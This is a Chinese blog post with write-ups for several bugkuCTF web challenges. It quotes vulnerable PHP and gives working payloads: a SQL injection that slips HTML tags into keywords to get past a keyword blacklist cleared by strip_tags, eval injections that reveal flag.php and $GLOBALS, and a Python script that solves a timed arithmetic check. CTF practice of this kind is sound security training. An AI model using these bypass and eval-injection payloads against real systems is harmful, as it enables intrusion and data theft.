
bugkuCTF Writeup （Web）10-14

原创

Troublor 于 2018-01-24 17:17:52 发布 3978 收藏 1

分类专栏： CTF 文章标签： CTF Python Web SQL zh

SQL注入1



代码审计

SQL注入测试

访问参数为：?id=x
查找表为key的数据表，id=1值hash字段值

以下为其中一段代码：

```
//过滤sql
$array = array('table','union','and','or','load_file','create','delete','select','update','sleep','alter','drop','truncate','from'
foreach ($array as $value)
{
        if (substr_count($id, $value) > 0)
        {
                exit('包含敏感关键字! '.$value);
        }
}

//xss过滤
$id = strip_tags($id);

$query = "SELECT * FROM temp WHERE id={$id} LIMIT 1";
```

当前结果：

id	1
title	title

先过滤sql关键字，再过滤xss（实际上就是删除一些html标签），这个顺序就很好办了，把HTML标签插到sql关键字里面，就绕过了第一个过滤，第二个过滤之后就还原了sql关键字
之后就是基本的判断字段数、爆数据库名、爆flag
payload:`http://103.238.227.13:10087/?id=1 uni<html>on s<html>elect id,hash fr<html>om sql3.key%23`
还要注意的是获得的字段值要加上KEY{}再提交

你必须让他停下

看源码，使用js的setTimeout函数自动刷新，那就禁用js
用浏览器禁用当前host的js，然后手动刷新，直到刷出来flag
PS：说是要在熊猫的那一张停下，出现熊猫是随机的，所以要刷几次才行，而且flag是在html里面隐藏的，得看着源码刷新才行

本地包含

又是代码

```php
<?php
        include  "flag.php";
        $a  =  @$_REQUEST['hello'];
        eval(  "var_dump($a);");
        show_source(__FILE__);
?>
```


flag在"flag.php"这个文件里，只要按这个样把flag.php的内容显示出来就行了
eval执行里面的代码，而且是递归的
于是传入参数hello=show_source(**DIR**."/flag.php")
payload:`http://120.24.86.145:8003/?hello=show_source(__DIR__.%22/flag.php%22)`
有flag了

```php
<?php
        $flag  =  'Too  Young  Too  Simple';
        #  echo  $flag;
        #  flag{bug-ctf-gg-99};
?> bool(true) <?php
        include  "flag.php";
        $a  =  @$_REQUEST['hello'];
        eval(  "var_dump($a);");
        show_source(__FILE__);
?>
```

变量1

和上面一题差不多，只不过多了一点过滤

flag In the variable ! <?php

```
error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
        $args = $_GET['args'];
        if(!preg_match("/^\w+$/", $args)){
                die("args error!");
        }
        eval("var_dump($$args);");
}
?>
```


有flag in the variable的提示，那就是要看变量了
这里通过php预定义变量来看flag1.php中加载的变量
传入参数args=GLOBALS
payload: `http://120.24.86.145:8004/index1.php?args=GLOBALS`
在输出的$GLOBALS变量内容里就有flag

flag In the variable ! <?php


```
error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
        $args = $_GET['args'];
        if(!preg_match("/^\w+$/", $args)){
                die("args error!");
        }
        eval("var_dump($$args);");
}
?>
```

array(7) { ["GLOBALS"]=> *RECURSION* ["_POST"]=> array(0) { } ["_GET"]=> array(1) { ["args"]=> string(7) "GLOBALS" } ["_COOKIE"]=> array(1) { ["PHPSESSID"]=> string(32) "5j4h8875065rer3andd640f1621kk81a" } ["_FILES"]=> array(0) { } ["ZFkwe3"]=> string(38) "flag{92853051ab894a64f7865cf3c2128b34}" ["args"]=> string(7) "GLOBALS" }

秋名山老司机

两秒内计算这么一坨算式，肯定是要写脚本的

再刷一下就发现要用post传入value参数



于是跑python脚本，值得注意的是发送http请求的时候要打开Session支持，不然服务器不认为两次请求是同一个电脑发来的

```python
import re
import requests

s = requests.Session()
r = s.get("http://120.24.86.145:8002/qiumingshan/")
searchObj = re.search(r'^<div>(.*)=\?;</div>$', r.text, re.M | re.S)
d = {
    "value": eval(searchObj.group(1))
}
r = s.post("http://120.24.86.145:8002/qiumingshan/", data=d)
print(r.text)
```

有flag 了

```
å    æ  ¥ä¾ ä¹  æ  ¯è    å  ,æ  º Bugku{YOU_DID_IT_BY_SECOND}

Process finished with exit code 0
```


（不要在意乱码的那些细节）